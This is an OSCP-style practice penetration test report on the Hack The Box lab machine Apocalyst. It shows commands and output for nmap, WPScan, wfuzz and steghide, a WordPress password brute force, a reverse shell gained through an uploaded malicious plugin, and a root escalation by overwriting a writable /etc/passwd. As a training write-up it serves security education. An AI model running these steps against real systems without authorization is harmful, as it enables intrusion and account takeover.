
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-08

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.46(Apocalyst)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	11
3.2.1.4	Proof File	18
4	Maintaining Access	20
5	House Cleaning:	21

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Apocalyst**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Apocalyst** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Apocalyst(10.10.10.46) - Sensitive file exposed to the internet which provided the list of password

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Apocalyst - 10.10.10.46

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Apocalyst**.

3.2.1 System IP: 10.10.10.46(Apocalyst)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.46	TCP: 80,22\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Sep  8 11:04:42 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.46
Nmap scan report for 10.10.10.46
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-09-08 11:04:42 PDT for 16s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQAC31v50N0qrpNu/jcyTlljgNneZ/fMZ7CG0yDjCma1Qc6YtMbYdd9H3o8u3nbiakd18yS/NCI3zXH
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM93PeqW0JlPlf9AK3ytwgWlOpQUC/hBoT6wvaIkI2otqamAa/Fbox
|   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuP4PNCgZu2qrKNZLu+PaCCyf5Eqq5no6CgJJPsST9h
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep  8 11:04:58 2021 -- 1 IP address (1 host up) scanned in 16.40 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Wed Sep  8 11:08:45 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.46
Nmap scan report for 10.10.10.46
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-09-08 11:08:45 PDT for 264s
Not shown: 65533 closed ports
```

```
Reason: 65533 resets
PORT    STATE SERVICE REASON          VERSION
22/tcp  open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQAC31v50N0qrPNu/jcyTlljgNneZ/fMZ7CG0yDjCma1Qc6YtMbYdd9H3o8u3nbiakd18yS/NCI3zXH
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM93PeqW0JlPlf9AK3ytwgWlOpQUC/hBoT6wvalKI2otqamAa/Fbox
|   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuP4PNCgZu2qrKNZLu+PaCCyf5Eqq5no6CgJJPsST9h
80/tcp  open  http      syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep  8 11:13:09 2021 -- 1 IP address (1 host up) scanned in 263.95 seconds
```

GoBuster

```
=====
Gobuster v2.0.1                  OJ Reeves (@TheColonial)
=====
[+] Mode          : dir
[+] Url/Domain    : http://Apocalyst.htb/main/
[+] Threads      : 10
[+] Wordlist      : /opt/wordlist/medium.txt
[+] Status codes  : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====
=====
/index.html (Status: 200)
/uploads/ (Status: 403)
/test.html (Status: 200)
/hair.html (Status: 200)
/exposed.php (Status: 200)
/hair.html (Status: 200)
```

WP-Scan

8


```
[+] WordPress theme in use: twentyseventeen
| Location: http://apocalyst.htb/wp-content/themes/twentyseventeen/
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://apocalyst.htb/wp-content/themes/twentyseventeen/README.txt
| [+] The version is out of date, the latest version is 2.8
| Style URL: http://apocalyst.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive
↪ featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://apocalyst.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8, Match:
↪ 'Version: 1.3'
```

```
[+] Enumerating All Plugins (via Passive Methods)
```

```
[+] No plugins Found.
```

```
[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
```

```
Checking Known Locations -:
```

```
↪ |=====
[+] Checking Theme Versions (via Passive and Aggressive Methods)
```

```
[+] Theme(s) Identified:
```

```
[+] twentyfifteen
| Location: http://apocalyst.htb/wp-content/themes/twentyfifteen/
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://apocalyst.htb/wp-content/themes/twentyfifteen/readme.txt
| [+] The version is out of date, the latest version is 3.0
| Style URL: http://apocalyst.htb/wp-content/themes/twentyfifteen/style.css
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity.
↪ Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://apocalyst.htb/wp-content/themes/twentyfifteen/, status: 500
|
| Version: 1.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://apocalyst.htb/wp-content/themes/twentyfifteen/style.css, Match: 'Version: 1.8'
```

```
[+] twentyseventeen
| Location: http://apocalyst.htb/wp-content/themes/twentyseventeen/
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://apocalyst.htb/wp-content/themes/twentyseventeen/README.txt
| [+] The version is out of date, the latest version is 2.8
| Style URL: http://apocalyst.htb/wp-content/themes/twentyseventeen/style.css
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive
↳ featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://apocalyst.htb/wp-content/themes/twentyseventeen/, status: 500
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://apocalyst.htb/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 1.3'

[+] twentysixteen
| Location: http://apocalyst.htb/wp-content/themes/twentysixteen/
| Last Updated: 2021-07-22T00:00:00.000Z
| Readme: http://apocalyst.htb/wp-content/themes/twentysixteen/readme.txt
| [+] The version is out of date, the latest version is 2.5
| Style URL: http://apocalyst.htb/wp-content/themes/twentysixteen/style.css
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the
↳ horizontal masthead ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Known Locations (Aggressive Detection)
| - http://apocalyst.htb/wp-content/themes/twentysixteen/, status: 500
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://apocalyst.htb/wp-content/themes/twentysixteen/style.css, Match: 'Version: 1.3'

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)

Checking Known Locations -:
↳ |=====

[+] No Timthumbs Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs -:
↳ |=====
```

```
[+] User(s) Identified:

[+] falaraki
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at
↪ https://wpscan.com/register

[+] Finished: Wed Sep  8 11:27:32 2021
[+] Requests Done: 3040
[+] Cached Requests: 21
[+] Data Sent: 845.875 KB
[+] Data Received: 1.161 MB
[+] Memory used: 288.512 MB
[+] Elapsed time: 00:01:46
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.46

Vulnerability Exploited : Sensitive file exposed to the internet which provided the list of password

System Vulnerable : 10.10.10.46

Vulnerability Explanation : One sensitive file stenographic image exposed to the internet which consist of password like characters used to bruteforce the password using wpscan

Privilege Escalation Vulnerability : www-data dont require high access like write permission to passwd

Vulnerability fix : The administrator has to make sure not to expose sensitive files to the public internet and also make sure low privileged users doesnt have access to the very important and sensitive files like passwd and shadow which can altered to gain root access with the desired hash

Severity Level : Critical

While checking the page seems like blog power by wordpress.



Figure 3.1: apocalyst/images/205-website.png

From the burp i see that the host is resolving to domain address. Done the host file entry to resolve the domain.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Con
1	http://10.10.10.46	GET	/			200	61911	HTML		Apocalypse Preparat...	
3	http://apocalyst.htb	GET	/wp-includes/js/jquery/jquery.js?v...	✓				script	js		
4	http://apocalyst.htb	GET	/wp-content/themes/twentyseven...	✓				script	js		
5	http://apocalyst.htb	GET	/wp-includes/js/jquery/jquery-mig...	✓				script	js		
6	http://apocalyst.htb	GET	/wp-includes/js/wp-emoji-release...	✓				script	js		
7	http://apocalyst.htb	GET	/wp-content/themes/twentyseven...	✓				script	js		
8	http://apocalyst.htb	GET	/wp-content/themes/twentyseven...	✓				script	js		
9	http://apocalyst.htb	GET	/wp-includes/js/wp-embed.min.js...	✓				script	js		
11	http://apocalyst.htb	GET	/wp-content/themes/twentyseven...	✓				script	js		
12	http://apocalyst.htb	GET	/wp-content/themes/twentyseven...	✓				script	js		
13	http://apocalyst.htb	GET	/wp-includes/js/wp-embed.min.js...	✓				script	js		

Figure 3.2: 210-host_entry.png

After entering the hosts we see the proper website it seems like there was virtual host routing enabled on the website




Figure 3.3: 215-VHR.png

We know that the wordpress is installed as cms. Tried to run wpscan and found the user falaraki. I tried to run the gobuster and found that most of the sites are resolving to status 200 with the same image end of the world. So we can either generate the wordlist or we can run the directory list from seclist. Since this seems like a CTF type of machine. I generated the wordlist from the contents of blog with the cewl.

```
cewl apocalyst.htb -w apocalyst.wordlist --with-numbers
```

Ran wfuzz on the website with hide status code of 404 and hide characters which consists of 157.

```
wfuzz -u http://apocalyst.htb/FUZZ/ -w apocalyst.wordlist --hc 404 --hh 157
```

With the wfuzz we found a folder called Righteousness. After visiting the site the page source is little different in which the <- needle -> was added to it.

```
→ I7Z3R0 wfuzz -u http://apocalyst.htb/FUZZ/ -w apocalyst.wordlist --hc 404 --hh 157
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://apocalyst.htb/FUZZ/
Total requests: 545

=====
ID           Response  Lines   Word     Chars    Payload
=====
000000464:  200          14 L    20 W     175 Ch  "Rightiousness"

Total time: 8.476153
Processed Requests: 545
Filtered Requests: 544
Requests/sec.: 64.29803
```

Figure 3.4: 220-wfuzz.png

Extracted the image after downloading without any password gave the list.txt file with potential passwords.

```
→ I7Z3R0 steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
→ I7Z3R0
```

Figure 3.5: 225-steghide.png

Ran the wpscan with the user brute force and found that the password used here is Transclisiation.

```
wpscan --url http://apocalyst.htb --passwords list.txt --usernames falaraki | tee
↪ wp_bruteforce.out
```

Now we have both username and password as **falaraki:Transclisiation**. We are successful while logging in to the wordpress site.

```
Progress: |=====
[SUCCESS] - falaraki / Transclisiation
Progress: |=====
```

Figure 3.6: 230-user_password.png




Figure 3.7: 235-wp_login_success.png

Since we have access to wordpress we can activate the vulnerable plugin and get the reverse shell. The most reliable plug is in link which we need to convert in to zip and upload it to the plugin install.




Figure 3.8: 240-plugin_check.png




Figure 3.9: 245-upload_plugin.png




Figure 3.10: 250-evil_plugin_upload.png

Once the plugin has been uploaded we got the reverse shell as shown below as www-data.

```
bash → I7Z3R0 nc -nlvp 9001 Listening on 0.0.0.0 9001 Connection received on 10.10.10.46 57576 Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux 20:32:40 up 1:28, 0 users, load average: 0.00, 0.08, 0.07 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=33(www-data) gid=33(www-data) groups=33(www-data) /bin/sh: 0: can't access tty; job control turned off $#### Privilege Escalation
```

Tried to enumerate manually but unfortunately nothing was interesting since i was checking on the suid and user folder clues but none of them sticks out.

Ran linpeas and found that the /etc/passwd file has read/write permission which is very dangerous with the access we can change the password of the root and change it to whatever we want. the hash in passwd file takes priority compared to the shadow one.

[[255-linpeas_confirm.png]]

[[260-passwd_confirm.png]]

Created the password hash for toor with the help of openssl.

```
→ I7Z3R0 openssl passwd toor
.tD9sarNE0dZE
→ I7Z3R0
```

We have replaced the x in the passwd file of username root.





Figure 3.11: 265-change_root_passwd.png

Since this has been saved i can easily login to the root with the password with i used to generate the hash. In our case it is toor.

```
www-data@apocalyst:/dev/shm$ su root
Password:
root@apocalyst:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@apocalyst:/dev/shm#
```

3.2.1.4 Proof File

